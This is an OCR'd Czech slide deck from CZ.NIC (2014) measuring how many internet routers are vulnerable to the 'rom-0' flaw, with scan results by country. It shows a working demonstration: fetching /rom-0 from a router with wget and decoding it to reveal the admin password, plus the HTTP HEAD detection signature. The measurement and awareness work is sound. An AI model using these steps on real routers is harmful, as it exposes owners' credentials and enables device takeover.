Vývoj počtu napadnutelných routerů s chybou rom-0

Tomáš Hlaváček • tomas.hlavacek@nic.cz • IT14.2
• 29. 11. 2014

Zranitelnost “rom-0”

```
$ wget http://192.168.1.1/rom-0

Connecting to 192.168.1.1:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 16384 (16K) [application/octet-stream]

2014-05-20 16:58:18 (138 KB/s) - ‘rom-0’ saved
[16384/16384]

$ ./RomDecoder rom-0

password: SuperSecretPassword
```

Jak poznat zranitelný router ?


Jak poznat zranitelný router ?

- Webový test
  - http://rom-0.cz


- Scan Internetu: HTTP HEAD /rom-0
- Rozpoznání:
  - Status code: 200
  - Content-length: 16384

Výsledky (Květen 2014)


- První scan: 17-18 května 2014
- Otestováno ~71M HTTP
- Zranitelných 1 219 985
- Česká Republika: 5 368
- Nejvíce v EU: Itálie (116 731), Polsko (22 702)
- Nejvíce ve světě: Thajsko (167 505), Kolumbie (139 976)




CZ DOMAIN REGISTRY




Změny (05-11/2014)



